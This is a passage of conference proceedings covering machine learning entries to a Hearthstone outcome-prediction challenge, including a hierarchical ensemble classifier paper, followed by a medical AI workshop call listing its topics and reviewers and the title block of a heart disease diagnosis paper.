The remaining three (out of 29) constructed attributes were irrelevant and therefore omitted. Logistic regression ran on the features mentioned above gave a result of 0.7830 AUC.

#### B. Approach of the team "pp332493"

The majority of work of "pp332493" was also spent on the feature engineering part. Apart from the data provided by competition organisers external data from the website HearthPwn [5] was also used. On this website a ranking of decks can be found. Each entry in this ranking consists of deck name, deck type, mana, class, rating, viewcount, comments, and cost. The higher the evaluation score for a deck the higher its chance to win. By knowing the deck name, one could find all the cards it consists of and their respective attributes. Of the deck-related information gained this way only part of the card features, such as mana cost and deck rating, were actually utilised. They were used to generate the 'average card strength' attribute. Only records having rating higher or equal than 60 were taken into account. This value was chosen because decks with this rating were among the 0.5% best decks ever evaluated on this site. As there is no full information about the whole deck of the player and the opponent the approach was to estimate the value of 'strength' attribute for

each minion. These estimates were further summed up in order to get the average strength of the player's and the opponent's played cards as well as the player's hand. Computing the 'strength' attribute for a single minion card was conducted in the following manner:

- 1) Iterate over all decks and retrieve all minions that were present in those decks.
- 2) Iterate over all minions. For each minion create temporary variables 'power\_sum' and 'power\_count' and iterate over all decks. If this minion is in the given deck, then compute its share in a given deck. This share can be represented by the ratio of crystal cost of the minion to the sum of crystals costs of all cards multiplied by the number of appearances of this minion in the deck. Then add the number of occurrences of this minion in the deck to 'power\_count' variable and its percentage share multiplied by the deck evaluation to the 'power\_sum' variable.
- 3) The power of a single minion is computed by dividing 'power\_sum' by 'power\_count'.
- 4) In cases of minions in the training data set, that were not found on the ranking page [5], the median of all computed strengths was taken instead.

Other features that were used in the classification were derived from the data provided for the competition (both tabular and JSON).

*Description of attributes used by "pp332493":* Both provided datasets were used to generate the training data for chosen models. In the feature selection phase attributes first the identifiers that carry no specific information were removed. Those are: 'gamestate\_id', 'opponent.hero\_card\_id', 'player.hero\_card\_id'. The rest of the variables, apart from the decision, is used to create the training data set, as all of them seem to have an influence on the decision value. In the end 41 variables are chosen from this the original 45 in tabular part of data (see Table I).

After checking the part of the data in the JSON format it was noticed, that there are some influential variables that are not present in the tabular data. Those are the special features of a single minion card, such as: Taunt, Charge, Stealth, Freezing, Shield, Poisonous, and Windfury. Sum of each special ability for player's hand and cards played by both player and the opponent are also added to the training data. Additionally, a dedicated variable called 'special' was created. 'special' is derived as a sum of all aggregated special traits. Value of this attribute can be understood as an expression of interaction between the features. Moreover, pair of attributes called 'able\_to\_perform' are generated for both the player and the opponent. Those are binary variables indicating whether a player (or opponent) is able to perform at least one move using the cards that are already on the table. The aforementioned 'average strength' attribute is added to training sample for player's hand and cards played by both adversaries. Features taken both directly from the original data and engineered make the final data set that contains 70 attributes.



### III. CLASSIFICATION MODELS

Both teams experimented with various classification models and at the end selected the one giving the best results on their engineered attributes. Chosen models are described below, followed by a brief description of alternative approaches that were investigated for the purpose.

#### A. Final model of the team “jaszczur”

The best model for constructed attributes turned out to be an Artificial Neural Network [6]. It had 796 inputs nodes, all of which were corresponding to numeric variables that were normalised to have mean of zero and standard deviation of 1. The network consisted of four fully-connected, hidden layers - with 100 neurons in the first and 50 neurons in each of the subsequent hidden layers. The output layer had a single neuron with sigmoid activation.

Neurons in hidden layers used Rectified Linear Unit(ReLU) [7] as the activation function. There was also batch normalisation (see [8]) between each pair of adjacent layers. The overall network error (loss) was calculated as cross-entropy, with batch size of 100 and Adam optimiser [9].

Contestants were provided with 3,150,000 labelled samples, but some of those were from the same games (but different turns). Unfortunately, there was no information about which samples were coming from which game. Because of this, after splitting labelled data randomly into training and validation set, the samples from the same game could go into both sets, what caused the model to recognise specific games instead of general patterns. Because test data was extracted from a completely different set of games, model's result on the validation data turned out to be a really bad predictor of result on test data. The authors were unable to mitigate this problem with training/validation split, so it was decided to use each labelled sample in training only once (that is, there was a single training epoch) to prevent overfitting (recognising specific games). This approach also yielded the best result on 5% of test data available during competition.

Neither L1 nor L2 regularisation yielded better results. That is probably because each sample was shown only once and because batch normalisation already regularises the network.

The model was implemented in Python/Keras [10] with TensorFlow backend [11]. First prototypes and some of data processing were done using scikit-learn module [12].

Training this model took about 20-30 min. to train, out of which at least 15 were devoted to loading the data. It was run on GPUs and total RAM used was about 40GB. The final score for neural network based on constructed attributes (see Subsection II-A) on the test set was AUC of 0.7930 which placed this solution on 35<sup>th</sup> position.

#### B. Final model of the team “pp332493”

The chosen model belongs to the class of ensemble-based classifiers, which is a soft voting classifier consisting of three other classifiers. First of them is logistic regression with the default value for the inverse of the regularisation strength. Second one is an ANN with ReLU activation function and

three hidden layers with 25,15, and 5 neurons, respectively. Last but not least is an ANN with logistic activation function and three hidden layers arranged as previously (25,15,5 neurons). Both ANN models used the Adam optimiser, the L2 regularisation term 0.0001, and the initial learning rate of 0.001. The attempt to run an exhaustive search over a range of possible values for the regularisation terms for those three models was made but finally abandoned due to excessive computational cost. Additionally, to better suit ANN training, the data was normalised by removing the mean and scaling to unit variance which is recommended as a measure to better fit the network model.

The model selection was based on the principle of getting the AUC score as high as possible at the same time minimising its standard deviation. The estimation of the score were derived using the 10-fold cross-validation on the training data set. The score for the finally chosen model was AUC of 0.79652 with deviation of 0.01283. The final model was trained on the training data set, which consisted of two million observations. Predictions made on the test set, which consisted of 750,000 observations, allowed to achieve the AUC score of 0.79508952, which is a bit below the validation result. The discrepancy between validation and actual testing result may suggest that the chosen model was also a bit overfitted.

Model construction and data processing were done in Python using the scikit-learn module [12]. Training of this model took up to 30 min., two-thirds of which was spent on loading the data. It was run on the quad-core CPU and total RAM used was about 16GB. The final score for this classifier based on constructed attributes (see Subsection II-B) on the test set was AUC of 0.7950 which placed this solution on 18<sup>th</sup> position.

#### C. Other classification models tested

Both teams have tested several classification algorithms before arriving at the final solution presented above. The alternative classifiers checked were mostly drawn from the tool box of the scikit-learn [12] library for Python and associated tools.

Team “jaszczur” has tried to use scikit-learn methods such as: K Nearest Neighbours (k-NN), Support Vector Machines (SVM), Decision Trees, Random Forest, and Extra Trees. Unfortunately, k-NN and SVM models could not compare with ANN and tree-based classifiers in this case.

The majority of testing was related to scikit-learn's methods RandomForestClassifier and ExtraTreesClassifier. Both of them resulted in overfitting in addition to excessive memory (RAM) consumption. The best Random Forest solution trained on 1,500,000 examples with maximal tree depth of 23 consisted of 20 trees and achieved AUC = 0.7589. Higher depths show an increase in accuracy and AUC on our validation data, but with a simultaneous decrease in AUC on organisers' test data. Members of the “jaszczur” team were unable to tweak parameters of scikit-learn's DecisionTreeRegressor to yield result above 0.71 AUC.

Alternative models that were investigated and tested by “pp332493” team included Logistic Regression, AdaBoost, Extra Trees, and Artificial Neural Networks with higher number of hidden neurons in each layer than the finally chosen one. Additionally, a Voting Classifier – which consisted of a mixture of previously mentioned ones – was trained and validated. Most of these alternative models were not classifying the data well enough compared to the finally chosen solution, often not reaching 0.79 for AUC in the cross-validation phase. Only the ANN with more hidden neurons yielded the value of AUC metrics nearing 0.8 on 10-fold cross-validation. Unfortunately, checking this model on the provided test set clearly demonstrated that it was significantly overfitted.

#### IV. INTERESTING FINDINGS AND CONCLUSIONS

Some results from the previous section (Section III) are non-trivial and may indicate interesting aspects of the game. Below are the most probable consequences and authors’ explanations of the aforementioned results.

- Features derived from hand state have on average 0.12 less accuracy than their equivalents derived from battle-field state. This is due to the fact that the cards that have been played and are unaffected by summoning sickness (inability to attack in turn they are played) have more measurable impact on the game than cards that are yet to be played because of mana limitations.
- It’s widely recognised that some classes have favourable, neutral, and unfavourable matchups. For example Hunters are more likely to lose to Priests and Warriors (due to their healing ability) – unfavourable matchup, but more likely to win with Warlocks (due to their utilising life as a resource) – favourable matchup. Using just class options for both heroes yielded 0.5017 accuracy – negligibly more than random guessing. This shows that either Basic set is well-balanced or that the AI didn’t utilise the class they played to its full potential.
- Features revolving around card tier or value yielded scored on average 0.01 worse than those based solely on mana cost. Given that a lot of experienced players agree that the tiers and values we employed are a good estimate of card usefulness, this indicates that cost of cards is well-balanced and reflects their strength.
- Minions’ attack is slightly more significant than their health. Experienced Hearthstone players disagree with this result. Health is a little bit more important as it potentially allows for multiple trades and card advantage. This result shows that the AI played too aggressively and could probably be improved by making more trades instead of prioritising damaging the enemy hero.
- Spells have considerably lower impact on game than minions. There are two possible explanations for this result. Although the total number of spells is similar to the total number of minions, all spells are class-dependent. Because there are nine classes, the number of spells to choose from after a class has been selected is an order of magnitude lower than the number of available minions.

Additionally the variance in usefulness of spells is higher, resulting in very few good spells for each class. This, in turn, affects their participation in deck (spell to minion ratio) meaning high number of samples with features corresponding to those spells set to zero (no such spell drawn). Another explanation is that the provided AI didn’t learn how to utilise these spells to their full potential.

Given the final assessment of models on test dataset it can be said that they generalise quite well. The difference between the cross-validated AUC score and that computed on the test dataset was almost negligible. It is apparent that feature engineering and domain knowledge played a major role in the final outcome and that they greatly improved the solutions. Although the differences were profound, the non-obvious affinity led to similar conclusions and results. Leaving implementation details aside, resorting to the opinion of the game community which was shared between the teams led to significantly better outcome and some interesting findings. Thus, it appears mandatory for designers of AI in games, Hearthstone® being just a good example, to factor-in the knowledge accumulated by gamers’ communities.

#### REFERENCES

- [1] “Hearthstone official game site,” <http://us.battle.net/hearthstone/en/>.
- [2] A. Janusz, D. Ślęzak, S. Stawicki, and M. Rosiak, “Knowledge Pit - a data challenge platform,” in *Proceedings of the 24th International Workshop on Concurrency, Specification and Programming, Rzeszów, Poland, September 28-30, 2015.*, ser. CEUR Workshop Proceedings, vol. 1492. CEUR-WS.org, 2015, pp. 191–195. [Online]. Available: <https://knowledgepit.fedcsis.org/>
- [3] T. Fawcett, “An introduction to ROC analysis,” *Pattern Recognition Letters*, vol. 27, no. 8, pp. 861–874, 2006. doi: 10.1016/j.patrec.2005.10.010
- [4] “LightForge – Hearthstone Arena tier list,” <http://thelightforge.com/TierList>.
- [5] “HearthPWN – Hearthstone database, deck builder, news, and more!” <http://www.hearthpwn.com/>.
- [6] I. Goodfellow, Y. Bengio, and A. Courville, *Deep Learning*. MIT Press, 2016. [Online]. Available: <http://www.deeplearningbook.org>
- [7] Y. LeCun, Y. Bengio, and G. E. Hinton, “Deep learning,” *Nature*, vol. 521, no. 7553, pp. 436–444, 2015. doi: 10.1038/nature14539
- [8] S. Ioffe and C. Szegedy, “Batch normalization: Accelerating deep network training by reducing internal covariate shift,” in *Proceedings of the 32nd International Conference on Machine Learning, ICML 2015, Lille, France, 6-11 July 2015*, ser. JMLR Workshop and Conference Proceedings, vol. 37. JMLR.org, 2015, pp. 448–456. [Online]. Available: <http://jmlr.org/proceedings/papers/v37/loff15.html>
- [9] D. P. Kingma and J. Ba, “Adam: A method for stochastic optimization,” *CoRR*, vol. abs/1412.6980, 2014. [Online]. Available: <http://arxiv.org/abs/1412.6980>
- [10] F. Chollet *et al.*, “Keras,” <https://github.com/fchollet/keras>, 2015.
- [11] M. Abadi, A. Agarwal, P. Barham, E. Brevdo, Z. Chen, C. Citro, G. S. Corrado, A. Davis, J. Dean, M. Devin, S. Ghemawat, I. Goodfellow, A. Harp, G. Irving, M. Isard, Y. Jia, R. Jozefowicz, L. Kaiser, M. Kudlur, J. Levenberg, D. Mané, R. Monga, S. Moore, D. Murray, C. Olah, M. Schuster, J. Shlens, B. Steiner, I. Sutskever, K. Talwar, P. Tucker, V. Vanhoucke, V. Vasudevan, F. Viégas, O. Vinyals, P. Warden, M. Wattenberg, M. Wicke, Y. Yu, and X. Zheng, “TensorFlow: Large-scale machine learning on heterogeneous systems,” 2015, software available from tensorflow.org. [Online]. Available: <http://tensorflow.org/>
- [12] F. Pedregosa, G. Varoquaux, A. Gramfort, V. Michel, B. Thirion, O. Grisel, M. Blondel, P. Prettenhofer, R. Weiss, V. Dubourg, J. Vanderplas, A. Passos, D. Cournapeau, M. Brucher, M. Perrot, and E. Duchesnay, “Scikit-learn: Machine learning in Python,” *Journal of Machine Learning Research*, vol. 12, pp. 2825–2830, 2011. [Online]. Available: <http://dl.acm.org/citation.cfm?id=2078195>

# An ensemble model with hierarchical decomposition and aggregation for highly scalable and robust classification

Quang Hieu Vu  
Zalora, Singapore  
quanghieu.vu@zalora.com

Dymitr Ruta  
EBTIC, Khalifa University, UAE  
dymitr.ruta@kustar.ac.ae

Ling Cen  
EBTIC, Khalifa University, UAE  
cen.ling@kustar.ac.ae

**Abstract**—This paper introduces an ensemble model that solves the binary classification problem by incorporating the basic Logistic Regression with the two recent advanced paradigms: extreme gradient boosted decision trees (xgboost) and deep learning. To obtain the best result when integrating sub-models, we introduce a solution to split and select sets of features for the sub-model training. In addition to the ensemble model, we propose a flexible robust and highly scalable new scheme for building a composite classifier that tries to simultaneously implement multiple layers of model decomposition and outputs aggregation to maximally reduce both bias and variance (spread) components of classification errors. We demonstrate the power of our ensemble model to solve the problem of predicting the outcome of Hearthstone, a turn-based computer game, based on game state information. Excellent predictive performance of our model has been acknowledged by the second place scored in the final ranking among 188 competing teams.

## I. INTRODUCTION

RECENT Internet of Thing revolution coupled with the emergence of big data technologies present new opportunities to the process of automated data-driven decision making, especially in the presence of multiple sources and different types of data that normally require professional human skills and experience to process. As more and more data becomes available, further gains in classification performance are becoming possible but depend on the ability of the model algorithm to better reconstruct the relationship function between the inputs and outputs (targets) while dealing with typically noisier and more conflicting evidence and much larger computational overhead.

Many existing state-of-the-art Machine Learning models successfully take advantage of this extra evidence to reduce either bias (Deep Learning) or variance (Extreme Gradient Boosted Decision Trees) component of classification error, but fail to reduce both to the extent that would offer significant boost in predictive performance and its confidence. Besides, these models, typically implementing  $\geq O(n^2)$  learning algorithms simply lack scalability and often are intractable when faced with big data sizes that limit their utility down to small samples and typically exclude them from real-time apps.

The model we introduce in this work aims to address above-mentioned gaps and tries to significantly reduce both bias and variance at manageable and scalable computational footprint.

We start our model introduction from a proposition of ensemble model along with rules that govern feature selection and model decomposition. Then, we introduce a simple classification training structure that uses robust but simple linear base classifier to leverage decomposed and ensemble based training to achieve the trade-off between bias and variance reduction with virtually no impact on the computational complexity of the original model. Both of our proposed methods can be used either independently or complementary to each other. To evaluate the performance of our proposed solutions, they were applied in a competition to predict the likelihood of winning a turn-based computer game: Hearthstone [1], given intra-game states for both players of the game [2]. The second place our model scored in this competition has objectively proven its excellent design and predictive performance capabilities which surpassed other academic state-of-the-art solutions and off-the-shelf commercial tools proposed by 188 competing teams from all over the world. In summary, our paper brings the following two main contributions.

- An ensemble model that incorporates Logistic Regression, XGBoost and DL to solve the binary classification problem, along with the capability to decompose the model training along specially selected feature subsets.
- A hierarchical decomposition and aggregation scheme for highly scalable and robust classification and a discussion of how to use it in the case of logistic regression model.

The remainder of the paper is organized as follows. In Section II, we introduce related work. In Sections III and IV, we present our proposed ensemble model and the training scheme, respectively. In Section V, we demonstrate an application in a objectively evaluated competition setup as a case study for our proposed solutions. Finally, we draw some concluding remarks in Section VI.

## II. RELATED WORK

In this section, the machine learning approaches used in our model, specifically, Logistic Regression, XGBoost and Deep Learning, are briefly introduced.

### A. Logistic Regression

Logistic regression is a statistical method for regression analysis to describe the relationship between one dichotomous

dependent variable (outcome) and one or more independent variables (predictors or features). Binary logistic model can be used for estimating the probability of a binary response based on predictors and gain insights on the factors that increase the probability of a given outcome. Logistic regression has been widely used in various areas, e.g., assessing injury mortality or severity for patients [4], predicting votes based on their characteristics such as age, income, sex, race, state of residence, previous votes, etc. [5], estimating probability of failure in various processes, systems or products [6], predicting customers' propensity to purchase a product or cease a subscription in marketing applications [7], etc..

### B. Bagging and Boosting Methods

Bagging and Boosting are powerful meta-algorithms used in machine learning to improve prediction accuracy of classification models by combining a set of weak classifiers with poor performance, unstable predictions, and high rate of misclassification error, into a strong and robust "wide margin" predictive model. Bagging can decrease the variance of unstable procedures and prediction outcomes, while boosting is an effective way to reduce prediction bias [8], [9]. Gradient boosting (GB) is a version of boosting method, which like in standard boosting uses an ensemble of weak prediction models, typically decision trees, yet manages to achieve deeper performance gains beating many other state-of-the-art predictors in a wide range of commercial and academic applications [10]. XGBoost, based on Extreme Gradient Boosting model [11], is an implementation of the gradient boosted decision trees algorithm with a goal to push the limit of computations resources for boosted tree algorithms [12], which recently has been used by many winning teams of a number of machine learning competitions, e.g. [13], due to its advantages of fast processing speed and high prediction accuracy.

### C. Deep Learning

Deep Learning refers to a class of machine learning techniques and architectures, where many layers of non-linear information processing stages in hierarchical architectures are exploited for pattern classification and for feature or representation learning [14]. Unlike the conventional classification algorithms which heavily rely on feature extracting techniques, deep learning techniques could characterize the high-order correlation properties of the observed or visible data for pattern analysis or synthesis purposes, and/or characterize the joint statistical distributions of the visible data and their associated classes, which learn feature representations without the need of labeled data referring to unsupervised feature learning, and thus avoid substantial effort on hand-designing features [14]. In recent years, DL techniques have gain increasing attention and popularity due to drastically increased chip processing abilities (e.g. GPU units), significantly lowered cost of computing hardware and recent advances in research of machine learning and signal/information processing. They have been successfully applied in various areas, e.g. visual object recognition, image processing, speech recognition, hand-

writing recognition, natural language processing, information retrieval, etc. [14].

In the subsequent sections, we will introduce the proposed ensemble model that combines the advantages of Logistic Regression, XGBoost and Deep Learning. We will then demonstrate how it is able to reduce both variance and bias components of the classification error that enables to achieve improved and consistent prediction accuracy when solving binary classification problems.

## III. ENSEMBLE MODEL

Even though ensemble model is not a new concept since it has been extensively used and reported to win top prizes in many recent data mining competitions, there is no clear instruction of how to build a reliable ensemble model that would consistently outperform other predictors. In this part, we propose a general approach that tries to addresses this gap. However, before going into details of our proposal, we would like to emphasize a couple of important points for building an ensemble model as follows.

- Different sub-models in the ensemble model could be trained with different sets of features and examples to leverage the maximum benefits of the ensemble. Predictive performance improvements achieved by different models trained on the same features are possible although limited by the inability of the predictive model to match the evidence it is most compatible to work with.
- The sub-models can be aggregated in a number of ways, of which the most popular ones are averaging and stacking. By averaging, the final result is simply generated by getting the average from sub-model results. Stacking requires a more comprehensive train in the next layer using the results of sub-models.

Our proposed ensemble model in this paper focuses on how to split the feature set into sub-sets for training with different sub-models. As a result, it works with any method for combining results from sub-models. In our approach, we first perform feature selection to obtain a set of useful features for training models. Assuming that a total number of  $f$  features are selected and an ensemble model is built with  $n$  sub-models, two basic rules to select features for training the sub-model are described as follows.

- The set of  $f$  features are split into subsets, each of which contains  $f'$  number of features, defined as  $f' = k \times \frac{f}{n} \pm t$  where  $k$  and  $t$  can be any value between 1 and  $n$  and decided on the course of cross-validation performance evaluation. Feature selection is applied to choose features for each subset.
- Each set of features should be used in at least two sub-models to increase the accuracy of the ensemble output.

It is interesting to note that our proposed approach for splitting feature set in training sub-models is actually similar to the cross-validation method when we leave a subset of data for validation. By splitting the feature set and training data in this way, we can leverage the maximum benefits of training

sub-model separately and obtain the best ensemble result from the combination of sub-models' results.

#### IV. HIERARCHICAL DECOMPOSITION AND AGGREGATION

The model introduces hierarchical training structure  $S$  involving decomposition and/or aggregation of the training data into exclusive sets of examples either along distinct values of one or more feature combinations or randomly along  $k$ -exclusive subsets of examples. The training structure upon the dataset  $X$   $S_D^P(X)$  is defined by two parameters: partitioning criterion  $P$  and the degree of partitioning  $D$ . Partitioning  $P$  can proceed either independently of the feature values ( $P = 0$ ) or along all unique values of the feature  $F_P$ . For data independent partitioning ( $P = 0$ ), the degree of partitioning  $D$  determines the number of exclusive equal-sized parts the training set will be split and trained following  $D$ -fold cross-validation for positive  $D$  or otherwise inverse  $|D|$ -fold cross-validation that we define simply by training on exclusive  $|D|$  subsets of the training data. In case of feature value-based decomposition ( $P > 0$ ), the partitioning degree  $D$  informs whether the unique sorted values of  $F_P$  feature should be grouped in exclusive set of subsequent  $|D|$ -sized groups. Then for each such grouped subset the training follows on either actual subset if  $D$  is negative or on the complement of such subset if  $D$  is positive. In both cases the degree of partition have similar effect of training on multiple overlapping subsets for positive  $D$ , or on exclusive subsets for negative  $D$ , thereby controlling the level of aggregation or decomposition in the training process.

Please note that such defined training structure operator  $S_D^P$  can be combined into sequential expressions defining open hierarchical training structure with virtually infinite number of variants left to be designed for skilled data scientist. Note also that the enumerated parameterized representation of the structure parameters allows for easy iteration procedure to traverse through the structure parameters in a search that maximizes the expected predictive performance that can be carried by an automated ML model designer.

Finally having defined the expression mechanism for creating training structures what is left to define a full classification model  $M$  is to pair it with the base classifier  $C$  such that the fully defined classification model becomes:  $M = (C, S)$ .

#### V. A CASE STUDY

To demonstrate the performance of our proposed model as well as the training scheme, we apply it to build a model that predicts the result (the winner) of a computer game, Hearthstone [1], given the input data of various intra-game states [2].

##### A. Feature Engineering

Before building the prediction model, it is important to analyze the data and perform feature engineering to extract maximum predictive power from the raw data. In this case study, we had over three million records that store data about different intra-game states of Hearthstone. The data is recorded at each game state represented by the turn number of the game

and cover three sets of basic features with a total number of 40 features as follows.

- Opponent properties: hold information about different properties of the opponent at the current state as well as statistical data about played cards of the opponent.
- Player properties: keep similar information about different properties of the player at the current state and statistical data about played cards of the player.
- Player holding card information: this type of data is only available for the player.

These basic features are then complemented with an additional of 121 features generated in the following ways:

- Difference features: the different values of common numerical features between the opponent and the player.
- Player holding card features: the statistics of different types of cards in hand of the player. For these features, we simply count the number of holding cards in each type of the player.

All of the 161 features presented above were then exposed to various feature selection techniques. Different subset of features were selected for different sub-models that are vital unlock maximum predictive power from every model as well as inject diversity that is reported to be quite beneficial when combining multiple classifiers as discussed in Section III. Specifically, for each of the three sub-models we used the following different set of features:

- The set of 53 features - approximately equal to one third of the total number of features.
- The set of 107 features - approximately equal to two third of the total number of features.
- The set of all 161 features that include both basic features and extra features.

It is important to note that for the first two incomplete feature sets, the features were selected based on a combination (union) of feature selection for the top  $K_1$  (KBest) and recursive feature elimination for the bottom  $K_2$  (RFE). In particular, we selected 53 features for the first set from the top  $K_1 = 50$  and the bottom  $K_2 = 50$  in the KBest and RFE selection methods. On the other hand, the 107 features selected for the second set come from the top  $K_1 = 100$  and the bottom  $K_2 = 100$  in the KBest and RFE selection methods.

##### B. Evaluation of the ensemble model

Our ensemble model in this case study was built from 6 separate prediction models built on Logistic Regression, XGBoost and Deep Neural Network.

- Logistic regression: this approach is used for two prediction models. The first model is trained on a set of selected 53 features, decomposed along the *player.hero\_card\_id* feature. The second model is trained on a set of selected 107 features, decomposed along the *opponent.hero\_card\_id* feature. These models respectively receive a score of 0.7963 and 0.7967 from the public leader board.



- XGBoost (eXtreme Gradient Boosting): this approach is used for the next two predictions models, which are trained respectively on a set of 53 original features and all 161 features with scores 0.7964 and 0.7956 in the public leader board.
- Deep neural network: this approach is use for the last two prediction models. The first model is trained on a set of 53 features with three layers: an input layer using relu activation, an hidden layer of 20 nodes using relu activation and an output layer using sigmoid activation. This model scores 0.7957 in the public leader board. The second model is trained on a set of selected 107 features. Since there are more features, this model has an extra hidden layer with 60 nodes using relu activation in between the input layer and the hidden layer of 20 nodes. This model scores 0.7968 from the public leader board.

### C. Evaluation of the hierarchical decomposition and aggregation scheme

We have tested such hierarchical architecture for a classification model build with logistic regression as a base classifier and obtained the best results for the following design:

$$M = (\text{LogReg}, S_{-30}^0(S_1^4(X), S_1^{16}(X))) \quad (1)$$

Deciphering the structure expression of Logistic Regression  $S_{-30}^0(S_1^4(X), S_1^{16}(X))$  in plan words means that the predictor is constructed by an aggregation of the two double-decomposed models: first along the unique values of feature *opponent.hero\_card\_id* and feature *player.hero\_card\_id* and then further into 30 unique random subsets trained exclusively in an inverse cross-validation fashion. These models generated trained classifiers that back-tested with the highest cross-validation accuracy and have been applied to classify the testing set yielding a score of 0.797. What is intriguing is that such deep decomposition as in the presented design leads to decomposition of over 3m data points into over 270 chunks of the size around 10000. Such large model fragmentation is perfect for extremely fast processing on the parallelized infrastructure and delivered very competitive prediction results literally in seconds. Note that it is interesting to have the following observations from the results

- There is no surprise that the decomposition along unique values of feature *player.hero\_card\_id* and *opponent.hero\_card\_id* improves the model performance. It simply means that playing as a different hero character with all its specific characteristic requires distinct set of model parameters that appear to improve the predictive performance of the game outcome if applied only to the same cases of games played with the same character. This type of decomposition is a clear proof of the bias classification error reduction through improved specificity of the models trained on significantly distinct subsets (clusters) of data.
- It appears surprising that further training set decomposition into 30 smaller subsets of around 10000 each leads

to the improvement of predictive performance rather than training on most or all of the available training set. Indeed the experiments confirmed an optimal decomposition and aggregation level obtained for the training sets at around 10000 game states examples. Both, building and aggregating fewer models with larger training sets and more models trained on smaller training subsets results in apparent degradation of predictive performance.

- The identified structure parameters appear to achieve the optimal trade-off between the bias and variance error components reduction subject to logistic regression classifier abilities

## VI. CONCLUSION

In this paper, we have introduced an ensemble model for binary classification with a clear solution of how to split and select features for sub-model training. In addition to the ensemble model, we present an approach for hierarchical decomposition and aggregation model to address the issue of slow and computationally intractable in model training. These proposed solutions have been proved to be good with the second prize in a recent competition, which predicts the likelihood of winning a game given intra-game states of players. Even though our proposed solutions were proved to be good, they are not fully automated. Thus, in our future work, we plan to extend this current work for the automated feature selection of the ensemble model as well as efficient search for the best possible training structure with respect to the hierarchical decomposition and aggregation model.

## REFERENCES

- [1] Hearthstone, <http://us.battle.net/hearthstone/en/>
- [2] AAI A'17 Data Mining Challenge: Helping AI to Play Hearthstone, <https://knowledgepit.fedcsis.org/contest/view.php?id=120>.
- [3] D.R. Cox, "The regression analysis of binary sequences (with discussion)," *J Roy Stat Soc B.*, vol. 20, pp. 215–242, 1958.
- [4] C.R. Boyd, M.A. Tolson, and W.S. Copes, "Evaluating trauma care: The TRISS method. Trauma Score and the Injury Severity Score," *The Journal of trauma*, vol. 27, no. 4, pp. 370–378, 1987.
- [5] F.E. Harrell, *Regression Modeling Strategies*, Springer-Verlag, ISBN 0-387-95232-2, 2001.
- [6] M. Strano, B.M. Colosimo "Logistic regression analysis for experimental determination of forming limit diagrams," *International Journal of Machine Tools and Manufacture*, vol. 46, no. 6, pp. 673–682, 2006.
- [7] M.J.A. Berry, "Data Mining Techniques For Marketing, Sales and Customer Support," Wiley, pp 10, 1997.
- [8] L. Breiman, "Bagging predictors," *Machine Learning*, vol. 24, no. 2, pp. 123–140, 1996.
- [9] L. Mason, J. Baxter, P. Bartlett, and M. Frean, "Boosting Algorithms as Gradient Descent," in S.A. Solla, T.K. Leen, and K.R. Muller, editors, *Advances in Neural Information Processing Systems 12*, pp. 512–518, MIT Press.
- [10] L. Mason, J. Baxter, P.L. Bartlett, and M. Frean, "Boosting Algorithms as Gradient Descent" In S.A. Solla and T.K. Leen and K. Müller, *Advances in Neural Information Processing Systems 12*. MIT Press. pp. 512–518, 1999.
- [11] J.H. Friedman, "Greedy function approximation: A gradient boosting machine," *Ann. Statist.*, vol. 29, no. 5, pp. 1189–1232, 2001.
- [12] XGBoost, <https://github.com/dmlc/xgboost/>.
- [13] XGBoost:Machine Learning Challenge Winning Solutions, <https://github.com/dmlc/xgboost/tree/master/demo#machine-learning-challenge-winning-solutions>, Retrieved 2016-08-01.
- [14] L. Deng, "Three Classes of Deep Learning Architectures and Their Applications: A Tutorial Survey," *APSIPA Transactions on Signal and Information Processing*, 2012.

# 7<sup>th</sup> International Workshop on Artificial Intelligence in Medical Applications

**T**HE workshop on Artificial Intelligence in Medical Applications – AIMA'2017—provides an interdisciplinary forum for researchers and developers to present and discuss latest advances in research work as well as prototyped or fielded systems of applications of Artificial Intelligence in the wide and heterogeneous field of medicine, health care and surgery. The workshop covers the whole range of theoretical and practical aspects, technologies and systems based on Artificial Intelligence in the medical domain and aims to bring together specialists for exchanging ideas and promote fruitful discussions.

## TOPICS

- Artificial Intelligence Techniques in Health Sciences
- Knowledge Management of Medical Data
- Data Mining and Knowledge Discovery in Medicine
- Health Care Information Systems
- Clinical Information Systems
- Agent Oriented Techniques in Medicine
- Medical Image Processing and Techniques
- Medical Expert Systems
- Diagnoses and Therapy Support Systems
- Biomedical Applications
- Applications of AI in Health Care and Surgery Systems
- Machine Learning-based Medical Systems
- Medical Data- and Knowledge Bases
- Neural Networks in Medicine
- Ontology and Medical Information
- Social Aspects of AI in Medicine
- Medical Signal and Image Processing and Techniques
- Ambient Intelligence and Pervasive Computing in Medicine and Health Care

## SECTION EDITORS

- **Lasek, Piotr**, University of Rzeszow, Poland
- **Paja, Wiesław**, University of Rzeszów, Poland
- **Pancerz, Krzysztof**, University of Rzeszów, Poland

## REVIEWERS

- **Bamidis, Panagiotis**, Aristotle University of Thessaloniki, Greece
- **Ciureanu, Adrian**, University of Medicine and Pharmacy from Iasi, Romania
- **Iantovics, Barna**, Petru Maior University, Romania
- **Jónsson, Björn Þór**, IT University of Copenhagen, Denmark
- **Komenda, Martin**, Institute of Biostatistics and Analyses, Faculty of Medicine, Masaryk University, Brno, Czech Republic
- **Komenda, Martin**, Masaryk University, Czech Republic
- **Kononowicz, Andrzej**, Jagiellonian University Medical College, Poland
- **Leniowska, Lucyna**, University of Rzeszow, Poland
- **Majernik, Jaroslav**, Pavol Jozef Safarik University in Kosice, Slovakia
- **Mapayi, Temitope**, University of KwaZulu-Natal, Durban, South Africa, South Africa
- **Olszewska, Joanna Isabelle**, University of Gloucestershire, United Kingdom
- **Papagelis, Manos**, York University, Canada
- **Perner, Petra**, IBAI Leipzig, Germany
- **Pokorná, Andrea**, Institute of Biostatistics and Analyses, Faculty of Medicine, Masaryk University, Brno
- **Rabl, Tilmann**, Technische Universität, Berlin, Germany
- **Schwarz, Daniel**, Masaryk University, IBA, Czech Republic
- **Stańczyk, Urszula**, Silesian University of Technology, Poland
- **Subbotin, Sergey**, Zaporizhzhya National Technical University, Ukraine
- **Víta, Martin**, Faculty of Informatics, Masaryk university, Czech Republic
- **Woodham, Luke**, St George's University of London
- **Yakovets, Nikolay**, Eindhoven University of Technology, The Netherlands
- **Zaitseva, Elena**, University of Zilina, Slovakia
- **Zary, Nabil**, Nanyang Technological University





# Predictive and Descriptive Analysis for Heart Disease Diagnosis

František Babič, Jaroslav Olejár  
Department of Cybernetics and Artificial  
Intelligence,  
Faculty of Electrical Engineering and Informatics,  
Technical university of Košice, Slovakia  
frantisek.babic@tuke.sk, jaroslav.olejar@tuke.sk

